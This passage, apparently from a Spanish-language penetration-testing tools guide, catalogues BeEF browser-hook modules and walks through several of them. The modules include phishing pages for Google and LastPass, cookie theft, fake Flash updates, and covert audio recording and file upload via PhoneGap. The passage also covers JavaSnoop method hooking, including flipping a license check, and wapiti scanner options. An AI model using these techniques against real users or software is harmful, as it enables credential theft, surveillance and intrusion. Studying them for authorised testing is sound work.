Objectivo: Persiste la página enganchada a través de clics de enlace
Autor: passbe
Navegadores: Todos.

4.Create Pop Under

Descripción: Este módulo crea una nueva ventana emergente discreta debajo del gancho BeEF incluido. Se agregará otro nodo del navegador al árbol del navegador conectado.
Autor: ethicalhack3r
Navegadores: Todos

Phonegap

1.Beep

Objectivo: Beep
Autor: Mike Haworth
Navegadores: Any with PhoneGap available.

2.Check connection

Objectivo: Descubrir el tipo de conexión de red del teléfono conectado
Autor: mh
Navegadores: Todos

3.Detect PhoneGap

Detecta si la API PhoneGap está presente. Si está presente, el enlace BeEF se está ejecutando dentro de una aplicación y puede hacer uso de varias llamadas de la API PhoneGap. Varios módulos de comando de la API PhoneGap están disponibles para hacer uso de la API.

4.Geolocation

Este módulo recuperará la ubicación física del navegador conectado mediante la API Phonegap.

5.List Files
Objectivo: Listar los ficheros via PhoneGap API
Autor: mh
Navegadores: Todos
6.Persist resume
Objectivo: Persistir sobre los eventos de suspensión/activación de aplicaciones
Autor: mh
Navegadores: Todos
7.Persistence
Objectivo: inserte el gancho de BeEF en el index.html de PhoneGap
Autor: mh
Navegadores: Safari on iPhone with PhoneGap API
8.Start Recording Audio
Objectivo: Iniciar la grabación de audio en un fichero
Autor: Mike Haworth
Navegadores: any with Adobe Phonegap
9.Stop Recording Audio
Objectivo: Parar la grabación de audio
Autor: Mike Haworth
Navegadores: any with Adobe Phonegap
10.Upload File
Objectivo: Subir un archivo en el dispositivo de la víctima a través de las API PhoneGap
Autor: mh
Navegadores: Todos

Social Engineering

1.Autocomplete Theft
Objectivo: Robar valores de autocompletar de Firefox
Autor: Stefano Di Paola, bcoles
Navegadores: Firefox
2.Clickjacking
Objectivo: Realizar clickjacking básico de clics múltiples
Autor: Brigette Lundeen, Rich Lundeen
Navegadores: Firefox, Chrome, IE
3.Clippy
Objectivo: Muestra una imagen recortada y le pide al usuario que haga cosas.
Autor: vt, denden
Navegadores: Todos
4.Fake Evernote Web Clipper Login
Objectivo: Inicio de sesión falso de EverNote Web Clipper
Autor: xntrik
Navegadores: Chrome
5.Fake Flash UpFecha
Objectivo: Solicita al usuario que instale un upFecha en Adobe Flash Player. El archivo que se entregará podría ser una extensión de Chrome o Firefox. Una extensión de Chrome tiene acceso privilegiado y puede hacer muchas cosas. Acceder a todas las pestañas e inyectar BeEF en todas las pestañas Usar el navegador conectado como proxy para hacer solicitudes de dominio cruzado. Obtener todas las cookies, incluidas las HTTP. La entrega de la extensión de Chrome funcionará en Chrome <= 20. Desde Chrome 21, las cosas cambiaron en términos de como se pueden cargar las extensiones. La extensión de Firefox está deshabilitando

PortBanning (puertos 20,21,22,25,110,143), habilitando Java, anulando el UserAgent y las páginas predeterminadas home/new_tab.
Autor: mh, antisnatchor
Navegadores: Todos

6.Fake LastPass
Objectivo: Roba las credenciales a través de la ventana emergente falsa LastPass
Autor: xntrik, gcattani
Navegadores: Chrome

7.Google Phishing
Objectivo: Obtener las credenciales de gmail con suplantación de identidad
Autor: floyd
Navegadores: Chrome

8.Lcamtuf Download
Objectivo: Engaña al usuario para que descargue un archivo de otro dominio
Autor: Bart Leppens
Navegadores: Firefox, Chrome

9.Fake Notification Bar
Objectivo: Hacer que el usuario descargue y ejecute archivos maliciosos a través de una notificación
Autor: xntrik
Navegadores: Todos

10.Fake Notification Bar (Chrome)
Objectivo: Hace que el usuario descargue y ejecute archivos maliciosos a través de una notificación
Autor: xntrik, bcoles
Navegadores: Chrome

11.Fake Notification Bar (FF)
Objectivo: Hace que el usuario descargue y ejecute archivos maliciosos a través de una notificación
Autor: xntrik, bcoles
Navegadores: Firefox

12.Fake Notification Bar (IE)
Objectivo: Hace que el usuario descargue y ejecute archivos maliciosos a través de una notificación
Autor: xntrik, bcoles
Navegadores: IE

13.Pretty Theft
Objectivo: Pide al usuario su nombre de usuario y contraseña usando un marco flotante.
Autor: pwndizzle, vt, xntrik
Navegadores: Safari, Firefox, Chrome, Opera

14.Simple Hijacker
Objectivo: Secuestra los clics en los enlaces para mostrar lo que desea.
Autor: gallypette
Navegadores: Todos

15.TabNabbing
Objectivo: Este módulo redirige a la URL especificada después de que la pestaña ha estado inactiva durante un período de tiempo específico.
Autor: bcoles
Navegadores: Todos

Ejemplo 1 – Módulo Get Cookie

Se trata de obtener las cookie del navegador de la víctima. Para ello se debe emplear el módulo "Get Cookie", se ve algo como la figura siguiente

Ejemplo 2 – Módulo Get Page Links
Este módulo recuperará las HREFS de la página de destino. Si echamos un vistazo a la código fuente de la página web en cuestión, podemos ver el siguiente código:

```
</pre>
<ul>
<li> <a href="http://beefproject.com" target="_blank"> La explotación del navegador
Página de inicio del Proyecto Marco </a> </li>
<li> <a href="http://ha.ckers.org/" target="_blank"> página de inicio de ha.ckers.org </a>
</li>
<li> <a href="http://slashdot.org/" target="_blank"> Slashdot </a> </li>
</ul>
<pre>
```

Hay tres enlaces en el código HTML:
- http://beefproject.com
- http://ha.ckers.org/
- http://slashdot.org/

Ejemplo 3 – Módulo Get Page HTML
Se trata de obtener el contenido de una página HTML y se puede ver algo así

Ejemplo 4 – Módulo Create Alert Dialog
Este es el primer módulo que no es invisible para el usuario. Este módulo envía un diálogo de alerta al navegador enganchado. Especificamos "¡Hello!" como texto de alerta y ejecutamos el módulo. El navegador web conectado mostró lo que se puede ver en la imagen siguiente:

Ejemplo 5 – Módulo Google Search
Este módulo buscó en Google desde el navegador conectado. Una consulta de búsqueda exitosa se presenta en la imagen siguiente:

Ejemplo 6 – Módulo Raw JavaScript
Este módulo envía el código JavaScript ingresado en el campo de entrada para ser ejecutado en el navegador enganchado. El código se ejecuta dentro de una función anónima y el valor de retorno se pasa al marco. Si ingresamos la alerta ("¡Hello World!"); devuelve "Ok"; en el campo de entrada, el navegador enganchado mostrará una ventana de alerta como en la imagen siguiente:

Podemos ver que nuestro JavaScript se ejecutó con éxito.

Ejemplo 7 – Módulo Detect Social Networks
Este módulo detectará si el navegador conectado está actualmente conectado en alguna de las redes sociales enumeradas aquí: Gmail, Facebook o Twitter. La respuesta cuando el usuario se autentica en la red social de Facebook se presenta en la imagen siguiente:

Ejemplo 8 – Módulo Google Phising
Este módulo falsificará la página web de inicio de sesión de Google. Al iniciar la sesión en Gmail, las credenciales del usuario se enviarán de vuelta al marco de BeEF. Cuando hacemos clic en el botón Ejecutar, aparecerá la página web de Gmail Google, como se muestra a continuación:

Podemos ver que la página web se ve exactamente como la página web de inicio de sesión de Gmail, excepto la URL que es diferente. Al ingresar la prueba de nombre de usuario y contraseña: prueba, se recibirá la respuesta en el marco de BeEF que contendrá el nombre de usuario y la contraseña ingresados.

31. Javasnoop

Esta herramienta permite interceptar métodos, alterar datos y piratear las aplicaciones Java que se ejecutan en los ordenadores. Normalmente sin acceso al código fuente original, probar la seguridad de un cliente Java es impredecible en el mejor de los casos y poco realista en el peor. Con el acceso a la fuente original, puede ejecutar un programa Java simple y adjuntar un depurador de forma remota, pasando por el código y cambiando las variables cuando sea necesario. Hacer lo mismo con un applet es un poco más difícil. Desafortunadamente los escenarios de la vida real no ofrecen esta opción de todos modos. La compilación y la descompilación de Java no son realmente tan deterministas como podría imaginar. Por lo tanto no puede simplemente descompilar una aplicación Java, ejecutarla localmente y adjuntarle un depurador.

JavaSnoop intenta resolver este problema permitiéndo la conexión a un proceso existente y comenzar a manipular instantáneamente las llamadas a métodos, ejecutar códigos personalizados o simplemente observar lo que sucede en el sistema.

JavaSnoop es una nueva generación de herramientas que fue creada para aliviar los problemas discutidos en la sección anterior. El objetivo de JavaSnoop fue hacer un programa de prueba de seguridad para aplicaciones Java que tenía las siguientes cualidades:
1. Permitir la intercepción fácil de cualquier método en la JVM
2. Permitir la edición de valores y parámetros de retorno
3. Permitir que se inserte Java personalizado en cualquier método
4. Capaz de trabajar en cualquier tipo de aplicación Java (J2SE, Applet o Java Web Start)
5. Capaz de trabajar en procesos Java ya en ejecución
6. No requiere ningún código fuente de destino (original o descompilado)

La única forma de lograr estos objetivos es agregar ganchos en la etapa de carga en el código de bytes de las clases objetivo. Para hacer eso sin recompilación era imposible antes de Java 5.0. Sin embargo la adición de Java 5.0 de agentes Java no nativos y la clase Instrumentation abrió la puerta para la modificación avanzada de una JVM en tiempo de ejecución.

No fue hasta que Java 6.0 salió con Attach API que la modificación interprocesos continuo de una JVM en ejecución se volvió práctica. Attach API es una extensión de Sun que proporciona una manera para que un proceso Java se "adjunte" a otra JVM en tiempo de ejecución. Este puente se puede usar para cargar agentes Java en la máquina virtual remota. Entonces estos agentes puede redefinir clases o recuperar información sobre la JVM a la que están adjuntas. Este mecanismo permite que JavaSnoop satisfaga los requisitos enumerados anteriormente.

JavaSnoop puede usar la API Attach y la clase Instrumentation para saltar a otra JVM en la máquina e instalar varios "ganchos" a lo largo de los métodos de clase en este sistema. Estos ganchos son utilizados por un agente para comunicarse con una GUI que permite al usuario de JavaSnoop "interceptar" las llamadas dentro de la JVM.

Para redefinir una clase, se debe proporcionar una matriz de octetos sin formato que contenga el código de bytes de la clase modificada. Esto significa que para tener pruebas significativas, la clase debe hacer todo lo que está diseñado originalmente para hacer, pero también realizar estas tareas relacionadas con JavaSnoop.

Esto requerió una modificación selectiva del bytecode de clase existente. Aunque Java bytecode es relativamente fácil de entender e implementar, una biblioteca de generación de bytecode se utilizó para acelerar el tiempo de desarrollo. Esta biblioteca Javassist5 se utiliza para la manipulación de

clase de propósito general. Permite que un usuario inserte abstractamente código Java adicional en métodos de clase Java.

Debido a que todos los tipos de procesos Java aún residen dentro de una JVM estándar, JavaSnoop es capaz de "adjuntar" a cualquier tipo de proceso Java en una máquina. se debe notar que JavaSnoop también puede iniciar un proceso desde cero en caso de que el usuario quiera interceptar eventos que se perderían al adjuntar al proceso después del inicio.

El propósito de JavaSnoop es instalar "ganchos" en los métodos. Esos ganchos pueden realizar una o muchas de las siguientes acciones:
• Editar parámetros del método
• Editar el valor de retorno del método
• Método de pausa
• Ejecutar script proporcionado por el usuario al comienzo del método
• Ejecutar script proporcionado por el usuario al final del método
• Imprimir los parámetros en la consola o en un archivo

Hay muchas razones para "enganchar" un método. Quizás la aplicación devuelve "falso" desde un método que realiza una verificación de licencia y al atacante le gustaría cambiar este valor a "verdadero". Tal vez la aplicación envía objetos serializados a través de SSL y usted quisiera manipular el objeto justo antes de que llegue a la llamada que lo envía a la red. Es posible que exista una vulnerabilidad de tiempo de verificación de tiempo de uso que desearía hacer más fácil la explotación deteniendo la aplicación en una llamada determinada.

Podrían ocurrir situaciones complejas en las que el usuario de JavaSnoop requiriera escribir código Java personalizado para explotar alguna condición o iniciar sus propias acciones en lugar de interceptando los existentes. Para acomodar esto, JavaSnoop permite al usuario, ejecutar código Java arbitrario al principio y al final de cualquier método.

Quizás lo que se está buscando es menos complejo y solo se quiere ver cuales son los parámetros enviados a ciertos métodos. Imprimir los parámetros de las llamadas MessageDigest.getInstance (algoritmo de cadena) mostrarían que algoritmos de hash se están utilizando en el cliente. También es posible esta función común y simple.

Dado que JavaSnoop hace que los datos y el tráfico de las aplicaciones sean fáciles de manipular, descubrir el método correcto para enganchar, se ha convertido en la parte difícil de la evaluación. A pesar de que nada puede sustituir la revisión del código para comprender la lógica de una aplicación, un usuario sin acceso al código fuente tiene algunas opciones para encontrar el gancho correcto. El usuario puede elegir una API Java que sospeche que puede desempeñar un papel en una prueba, puede buscar métodos por nombre o clase y pueden usar un modo de investigación especial de JavaSnoop, llamado "Mode Canary".

Incluso después de buscar y adivinar, puede ser difícil encontrar que métodos interceptar. Es probable que los atacantes estén interesados en métodos donde los datos que ingresan la interfaz de usuario termina yendo. Si el flujo de sus datos a través de los métodos de clase pudiera de alguna manera, puede terminar ayudando al usuario a encontrar funciones para enganchar.

Descubrir este tiempo de vida es el propósito del "Mode Canary", un modo único y útil característico de JavaSnoop. En este modo se define algún valor "canary" que se desea rastrear a través del sistema. Este debería ser un valor único que se vaya a ingresar en la aplicación en algún lugar, probablemente a través de un campo de formulario o un archivo de propiedades. Una vez que

se elige este valor, se puede iniciar el modo Canary. JavaSnoop luego eliminará todos los otros ganchos actualmente en uso y luego agrega "oyentes" canarios a cada método en la JVM que tiene el tipo de datos del canario como parámetro.

Cada vez que se encuentra al canary que es enviado a un método, se envía un "chirrido" a JavaSnoop, que le permite al usuario saber que método funciona en el valor canary. De esta manera, esto equivale a una forma muy primitiva y torpe de análisis de flujo de datos. Instrumentar un porcentaje considerable de métodos en la JVM es un proceso costoso en ciclos. Y una vez que estos métodos estén instrumentados, la aplicación funcionará lentamente ya que los "oyentes" canary se ejecutan constantemente. Por lo tanto el modo Canary es un modal independiente que no puede ejecutarse simultáneamente con otros ganchos. Tambien es posible limitar los métodos conectados a un determinado paquete.

El modo Canary se puede usar con todos los tipos de datos primitivos y el objeto String.

A veces se pueden necesitar ganchos en funciones que se llaman muchas, muchas veces. Para asegurarse de que JavaSnoop solo se ejecute cuando sea necesario, un gancho puede tener cero o más condiciones. Un usuario puede pedir a JavaSnoop que solo se conecte cuando se cumplan las condiciones especificadas o que no se cumplen. Cada condición es una prueba lógica en un parámetro pasado a la función. Por ejemplo, un método que tiene parámetros booleanos y de cadena puede tener 2 condiciones que especifican que las acciones del enlace solo deben realizarse cuando el valor booleano es "True" y el parámetro String contiene la palabra "security".

El agente JavaSnoop que se instala en las aplicaciones durante la operación requiere los permisos que generalmente no se otorgan al código no confiable. Por ejemplo, el agente abre un hilo de segundo plano y el socket del servidor para comunicarse con la GUI. Debido a que estas operaciones generalmente no se otorgan a código no confiable, el usuario de JavaSnoop debe tener todos los privilegios (java.security.AllPermission) a la aplicación que se está evaluando.

Las aplicaciones J2SE ejecutadas normalmente en el escritorio ya tienen este permiso, pero el usuario debe alterar sus archivos java.policy para que el agente trabaje en applets y Java Web Start. Se debe tener mucho cuidado al otorgar este privilegio, ya que esta política de Java es la misma que se usará en el navegador del usuario mientras se ejecutan applets arbitrarios en la web.

Se pueden otorgar permisos a sitios específicos y URL de base de código para restringir la probabilidad de dar permiso erróneamente a applets maliciosos arbitrarios. Hay una pregunta abierta sobre si AllPermission se puede otorgar a un sitio en particular en Java 1.6+ en Windows Vista, pero otros sistemas operativos no han presentado este problema.

Ejemplo 1
Inyectando JavaSnoop en un proceso
La herramienta JavaSnoop proporciona 2 tipos de procesos para ser pirateados.
1. Un proceso existente
Podemos inyectar JavaSnoop en un proceso que ya se está ejecutando, seleccionando de la lista disponible de procesos en ejecución.

2. Un nuevo proceso:
Alternativamente podemos comenzar un nuevo proceso seleccionando el archivo JAR que se enganchará / interceptará.

Funcionalidad de la interfaz de la herramienta JavaSnoop
La interfaz principal de la herramienta JavaSnoop se divide en 4 partes, como se muestra en el siguiente diagrama.
Primera parte:
En esta parte, seleccionamos la clase o método que necesita ser enganchado o interceptado. La interfaz proporciona un botón para agregar un nuevo Hook. Luego podemos agregar un método de una clase específica disponible de la lista, como se muestra en la imagen siguiente:

Segunda parte:
Esta parte proporciona características para configurar varias opciones para interceptar las llamadas a los métodos. Podemos establecer condiciones de expresión regular para hacer coincidir e interceptar el tráfico de las llamadas al método. A continuación se muestra una imagen:

Tercera parte:
Esta parte de la interfaz ayuda a decidir que hacer con un enlace enganchado que seleccionamos de la primera parte de la interfaz. Esto proporciona varias opciones como las siguientes:

- Imprimir los parámetros/stacktrace en la consola o en un archivo en particular
- Ejecutar scripts personalizados
- La manipulación de los parámetros.
- Alterar el valor de retorno
- Programa de pausa

Cuarta parte:
El resultado de los ganchos y las clases descompiladas de la aplicación de destino se muestran en esta área.

Interceptar el tráfico de un applet que se ejecuta dentro de un navegador.
Un applet de Java es un applet que se entrega a los usuarios en forma de código de bytes de Java. Los applets de Java pueden ser parte de una página web y ser ejecutados por la Máquina virtual de Java (JVM) en un proceso separado del navegador web o ejecutarse en AppletViewer de Sun, una herramienta independiente para probar applets.

Paso 1: Tenemos una muestra de un applet de inicio de sesión incrustado en el navegador web, que toma las credenciales del usuario y lo reenvía al servidor para su autenticación. Para interceptar el tráfico del applet de Java, utilizamos las técnicas de enganche de métodos de JavaSnoop para interceptar el tráfico. La siguiente instantánea muestra el Applet de inicio de sesión con las credenciales de usuario ingresadas en los campos de entrada.

Paso 2: Como ya hemos abierto el applet de Java en el navegador, seleccionamos la opción "An existing process" de la herramienta JavaSnoop para adjuntar el agente en le applet en ejecución como se muestra a continuación.

Paso 3: Adjuntar el agente al applet en ejecución abrirá la interfaz de JavaSnoop. Entonces podemos seleccionar las clases y los métodos respectivos que se engancharán para interceptar el tráfico. Seleccionamos la clase requerida para la cual se van a enganchar los métodos, como se muestra a continuación:

Paso 4: luego seleccionamos los métodos de esta clase específica, como se muestra a continuación

Paso 5: La siguiente captura de pantalla muestra la interfaz JavaSnoop que contiene los métodos enganchados y las condiciones aplicadas en los métodos para interceptar el tráfico de applets de Java.

Paso 6: Tan pronto como enviemos las credenciales de usuario en el applet de inicio de sesión, la herramienta intercepta el tráfico y le proporciona al usuario una ventana emergente para editar y reenviar el tráfico interceptado.

Ejemplo 2
2. Interceptar el tráfico de una aplicación de cliente basada en JAVA
Previamente tendrriamos que realizar los primeros pasos del ejemplo anterior.
En este ejemplo aprenderemos a interceptar el tráfico para las aplicaciones JAR. Por ejemplo intentaremos interceptar el tráfico de la herramienta de proxy BURP a la herramienta JavaSnoop.

Dado que JavaSnoop facilita la manipulación de los datos y del tráfico de las aplicaciones, descubrir el método correcto para enganchar, se convierte en una parte difícil de la evaluación. Aunque nada puede sustituir la revisión del código para comprender la lógica de una aplicación, un pentester sin acceso al código fuente tiene algunas opciones para encontrar el enlace correcto. El usuario puede elegir una API Java que sospeche que puede desempeñar un papel en una prueba, puede buscar métodos por nombre o clase y puede usar un modo especial de JavaSnoop, llamado modo canary. Este modo es muy útil en aplicaciones más grandes, donde es difícil identificar la clase y el método correctos. Podemos ver el modo canary con el ejemplo de interceptar tráfico BURP en la herramienta JavaSnoop.

La captura de pantalla siguiente muestra la enorme lista de clases BURP cargadas en la herramienta JavaSnoop. Esto dificulta la identificación de la clase y el método correctos para enganchar e interceptar el tráfico.

Incluso después de buscar y adivinar, puede ser difícil encontrar que métodos conectar. Es probable que los atacantes estén interesados en métodos donde los datos que ingresan en la interfaz de usuario terminan yendo. Si el flujo de sus datos a través de los métodos de clase pudiera verse de alguna manera, puede terminar ayudando al usuario a encontrar funciones para enganchar.

Descubrir esta tiempo de vida útil es el propósito del modo canary, una característica única y útil de JavaSnoop. En este modo, se define algún valor "canary" que se desea rastrear a través del sistema. Este debe ser un valor único que ingresará en la aplicación en algún lugar, probablemente a través de un campo de formulario o un archivo de propiedades.

Una vez que se elige este valor, se puede iniciar el modo canary. JavaSnoop eliminará todos los otros ganchos actualmente en uso y luego agregará "escuchas" canary a cada método en la JVM que tenga el tipo de datos del canary como parámetro.

Cada vez que se encuentra que el canary es enviado a un método, se envía un chirrido a JavaSnoop, lo que le permite al usuario saber que método funcionó con el valor del canary. En cierto modo, esto equivale a una forma muy primitiva y torpe de análisis de flujo de datos.

Los pasos para identificar los métodos que se deben enganchar con fines de prueba son los siguientes:
Paso 1: inyectar el agente JavaSnoop en el proceso BURP

Paso 2: abrir la interfaz del modo canary en la herramienta JavaSnoop
Paso 3: ingresar una cadena para buscar en el campo de entrada
Paso 4: iniciar el oyente del modo canary desde la interfaz
Paso 5: enviar una solicitud para Google.com desde el navegador a la herramienta Burp. La herramienta JavaSnoop comenzará a llenar la lista de métodos en los que se pasa la cadena de entrada. Luego podemos conectar estos métodos para fines de prueba, como se muestra en la siguiente captura de pantalla:

32. wapiti

Wapiti es un escaneador de vulnerabilidades de aplicaciones web. Realiza exploraciones de "caja negra", no estudia el código fuente de la aplicación web al rastrear las páginas web de la aplicación web desplegada, buscando scripts y formularios donde pueda inyectar datos. Una vez que obtiene la lista de URL, formularios y sus entradas, Wapiti actúa como un fuzzer, inyectando cargas útiles para ver si un script es vulnerable.

Wapiti puede detectar las siguientes vulnerabilidades:

- Revelación de archivos (Local / remoto incluye / requiere, fopen, readfile …)
- Inyección de base de datos (PHP / JSP / ASP SQL Injections e XPath Injections)
- Inyección XSS (Cross Site Scripting) (reflejada y permanente)
- Detección de ejecución de comando (eval (), system (), passtru () …)
- Inyección CRLF (división de respuesta HTTP, fijación de sesión …)
- Inyección XXE (Entidad Externa XML)
- SRF (falsificación de solicitud del lado del servidor)
- Uso de archivos potencialmente peligrosos (gracias a la base de datos Nikto)
- Configuraciones débiles de .htaccess que pueden ser anuladas
- Presencia de archivos de copia de seguridad que proporcionan información confidencial (divulgación del código fuente)
- Shellshock (también conocido como Bash bug)

Un módulo destructor también permite forzar los nombres de directorios y archivos en el servidor web de destino. Wapiti admite los métodos GET y POST HTTP para los ataques. También admite formularios multiparte y puede inyectar payloads en nombres de archivos (subir). Las advertencias se generan cuando se encuentra una anomalía. Wapiti puede marcar la diferencia entre las vulnerabilidades XSS permanentes y reflejadas.

Características generales :

- Genera informes de vulnerabilidad en varios formatos (HTML, XML, JSON, TXT …)
- Puede suspender y reanudar un escaneo o un ataque (mecanismo de sesión usando bases de datos sqlite3)
- Puede dar colores en el terminal para resaltar vulnerabilidades.
- Diferentes niveles de verbosidad.
- Manera rápida y fácil de activar / desactivar módulos de ataque.
- Agregar una carga útil puede ser tan fácil como agregar una línea a un archivo de texto

```
usage: wapiti [-h] [-u URL] [--scope {page,folder,domain,url}]
              [-m MODULES_LIST] [--list-modules] [-l LEVEL] [-p PROXY_URL]
              [-a CREDENTIALS] [--auth-type {basic,digest,kerberos,ntlm}]
              [-c COOKIE_FILE] [--skip-crawl] [--resume-crawl]
              [--flush-attacks] [--flush-session] [-s URL] [-x URL]
              [-r PARAMETER] [--skip PARAMETER] [-d DEPTH]
              [--max-links-per-page MAX] [--max-files-per-dir MAX]
              [--max-scan-time MINUTES] [--max-parameters MAX] [-S FORCE]
              [-t SECONDS] [-H HEADER] [-A AGENT] [--verify-ssl {0,1}]
              [--color] [-v LEVEL] [-f FORMAT] [-o OUPUT_PATH]
              [--no-bugreport] [--version]
```

Especificación del objetivo

-u, --url URL	Especificar la URL que se utilizará como base para el escaneo. Cada URL encontrada durante el escaneo se verificará contra la URL base. Este es el único argumento requerido. La parte del esquema de la URL debe ser http o https.
--scope SCOPE	Definir el alcance de la exploración y los ataques. Las opciones válidas son: url: solo escaneará y atacará la URL base exacta dada con la opción -u page: atacará cada URL que coincida con la ruta de la URL base folder: escaneará y atacará cada URL que comience con la URL base value. Esta URL base debe tener una barra diagonal sin nombre de archivo domain: escaneará y atacará cada URL cuyo nombre de dominio coincida con el desde la URL base.

Especificación del ataque

-m, --module MODULE_LIST	Establecer la lista de módulos de ataque separados por comas. El comportamiento predeterminado cuando la opción no está configurada es usar el módulo más común. Los módulos comunes también se pueden especificar utilizando la palabra clave "common". Para iniciar un escaneo sin iniciar ningún ataque, simplemente dar un valor vacío (-m ""). También puede filtrar los métodos http, por ejemplo -m "xss: get, exec: post".
--list-modules	Imprimir la lista de módulos Wapiti disponibles y salir.
-l, --level LEVEL	En versiones anteriores, Wapiti solía inyectar cargas de ataque en cadenas de consulta incluso si ningún parámetro estaba presente en la URL original. Si bien puede ser exitoso para encontrar vulnerabilidades de esta manera, fue provocando demasiadas solicitudes para el éxito insuficiente. Este comportamiento ahora está oculto detrás de esta opción y puede ser reactivado por ajuste -l a 2. Puede ser útil en CGIs cuando los desarrolladores tienen que analizar la cadena de consulta sí mismos. El valor predeterminado para esta opción es 1.

Opciones de proxy y autenticación

-p, --proxy PROXY_URL	La URL proporcionada se utilizará como proxy para las solicitudes HTTP y HTTPS. Esta URL puede tener uno de los siguientes esquemas: http, https, socks.
-a, --auth-cred CREDENTIALS	Establecer las credenciales para usar para la autenticación HTTP en el destino. El valor dado debe estar en el formulario login% password (% se usa como separador)
--auth-type TYPE	Establecer el mecanismo de autenticación a usar. Las opciones válidas son basic, digest, kerberos y ntlm. La autenticación Kerberos y NTLM puede requerir instalar módulos de Python adicionales.
-c, --cookie COOKIE_FILE	Cargar cookies desde un archivo de cookies Wapiti JSON.

Opciones de sesión
Desde Wapiti 3.0.0, las URL escaneadas, las vulnerabilidades descubiertas y el estado de los ataques se almacenan en una base de datos sqlite3.
El comportamiento predeterminado cuando existe una sesión de exploración previa para la URL base dada y el alcance es reanudar el estado de exploración y ataque.
Las siguientes opciones permiten omitir este comportamiento:

--skip-crawl	Si se realizó un escaneo anterior pero no se terminó, no reanudar el escaneo. El ataque se realizará en las URL conocidas actualmente.
--resume-crawl	Si el rastreo se detuvo previamente y se iniciaron los ataques, el comportamiento predeterminado es omitir el rastreo si se restaura la sesión. Usar esta opción para continuar el proceso de escaneo mientras mantiene vulnerabilidades y ataques en la sesión.
--flush-attacks	Olvidar todo sobre las vulnerabilidades descubiertas atacadas por el módulo. Solo se guardará la información de exploración (rastreo) y que URL era.
--flush-session	Olvidar todo sobre el objetivo para el alcance dado.

Escaneo y sintonización de los ataques

-s, --start URL	Si por alguna razón, Wapiti no encuentra ninguna URL de la base URL aún puede agregar URLs para comenzar el análisis. A estas URLs se les dará una profundidad de 0, al igual que la URL base. Esta opción se puede llamar varias veces. También puede darle un nombre de archivo y Wapiti leerá las URL de archivo, una URL por línea.
-x, --exclude URL	Excluir que la URL dada sea escaneada. El uso común es excluir la URL de cierre de sesión para evitar la destrucción de cookies de sesión. Esta opción se puede aplicar varias veces. La URL excluida dada como parámetro puede contener comodines para la coincidencia de patrones básicos.
-r, --remove PARAMETER	Si en el parámetro dado se encuentra la URL escaneada, será automáticamente eliminada. Esta opción se puede usar varias veces.
--skip PARAMETER	El parámetro dado se mantendrá en URLs y formularios, pero no será atacado. Útil si ya conoce parámetros no vulnerables.
-d, --depth DEPTH	Cuando Wapiti rastrea un sitio web, le da a cada URL encontrada un valor de profundidad. La URL base y las URL iniciales adicionales (-s) tienen una profundidad de 0. Cada enlace encontrado en estas URL tiene una profundidad de 1 y así sucesivamente. La profundidad máxima predeterminada es 40 y es muy grande. Este límite asegura que la exploración se detendrá en algún momento. Para una exploración rápida, se recomienda una profundidad inferior a 5.
--max-links-per-page MAX	Esta es otra opción para poder reducir la cantidad de URL descubiertas por el rastreador. Solo se extraerán los primeros

	enlaces MAX de cada página web. Esta opción no es realmente efectiva ya que el mismo enlace puede aparecer en diferentes páginas web.
--max-files-per-dir MAX	Limita el número de URL para rastrear debajo de cada carpeta que se encuentra en el servidor web.
--max-scan-time MINUTES	Detener el escaneo después de MINUTES minutos si aún se está ejecutando.
--max-parameters MAX	Las URL y formularios que tengan más de MAX parámetros de entrada serán descartados antes de lanzar los módulos de ataque.
-S, --scan-force FORCE	Cuantos más parámetros de entrada tenga una URL o formulario, más solicitudes tendrá que enviar Wapiti. La suma de solicitudes puede crecer rápidamente y atacar un formulario con 40 o más los campos de entrada pueden tomar una gran cantidad de tiempo. Wapiti usa una fórmula matemática para reducir el número de URLs escaneadas. La fórmula es maximum_allowed_patterns = 220 / (math.exp (number_of_parameters * factor) ** 2) donde factor es un valor interno controlado por el valor FORCE. Las opciones disponibles son: paranoid, sneaky, polite, normal, agressive, insane. El valor predeterminado es normal (147 URL para 1 parámetro, 30 para 5, 5 para 10, 1 para 14 o más). El modo insane simplemente elimina el cálculo de estos límites, todas las URLs serán atacadas. El modo paranoid atacará 30 URL con 1 parámetro, 5 para 2 y solo 1 para 3 y más.

Opciones de red

-t, --timemout SECONDS	Tiempo de espera en segundos para una respuesta HTTP antes de considerarla fallada.
-H, --header HEADER	Establecer un encabezado HTTM personalizado para inyectar en cada solicitud enviada por Wapiti. Esta opción se puede usar varias veces. El valor debe ser una línea de encabezado HTTP estándar, parámetro y valor separados con un signo
-A, --user-agent AGENT	El comportamiento predeterminado de Wapiti es utilizar el mismo agente-usuario que el TorBrowser, haciéndolo discreto al rastrear sitios web estándar o .onion. Pero es posible que tenga que cambiarlo para evitar algunas restricciones.
--verify-ssl VALUE	Wapiti no se preocupa por la validación de certificados por defecto. Este comportamiento se puede cambiar pasando 1 como valor a esta opción.

Opciones de salida
Wapiti imprime su información a la salida estándar. Las 2 siguientes opciones permiten sintonizar la salida.

--color	La salida se coloreará en función de la gravedad de la información. El rojo es crítico, naranja para advertencias, verde para información.
-v, --verbose LEVEL	Establezca el nivel de verbosidad para la salida. Los valores posibles

	son quiet (0), normal (1) y detallado (2).

Opciones de informes
Wapiti generará un informe al final del proceso de ataque. Varios formatos de los informes están disponibles.

-f, --format FORMAT	Establecer el formato del informe. Las opciones válidas son json, html, txt, openvas, vulneranet y xml.Aunque los informes HTML fueron reescritos para ser más receptivos, todavía son impraticables cuando hay muchas vulnerabilidades encontradas.
-o, --output OUTPUT_PATH	Establecer la ruta donde se generará el informe.

Otras opciones

--version	Imprimir la versión de Wapiti y salir
--no-bugreport	Si un módulo de ataque Wapiti se cuelga, se genera un informe de error que es enviado para su análisis a fin de mejorar la confiabilidad de Wapiti.
-h, --help	Muestra las opciones detalladas

wapiti viene con módulos integrados para probar varias vulnerabilidades en sus objetivos remotos:

- backup: Este módulo busca copias de seguridad de scripts en el servidor.
- blindsql: Escáner sql ciego basado en el tiempo.
- crlf: Buscar inyección CR / LF en encabezados HTTP.
- exec: Módulo utilizado para detectar vulnerabilidades de ejecución de comandos.
- file: Buscar include()/fread() y otras manipulaciones de archivos vulnerables.
- htaccess: Intentar evitar configuraciones débiles de htaccess.
- nikto: Usar una base de datos Nikto para buscar archivos potencialmente peligrosos.
- permanentxss: Buscar XSS permanente.
- sql: Escáner de inyección SQL estándar basado en errores.
- xss: Módulo para detección XSS.
- buster: Módulo para un ataque de destructor de archivos y directorios - buscando archivos "malos".
- delay
- methods
- ssrf
- shellshock: Módulo para detección de errores Shellshock

Ejemplo 1
wapiti -u http://mysite.com/ -d 10 --scope folder --color -v 1 -f html -o /tmp/scan_report
Opciones usadas:
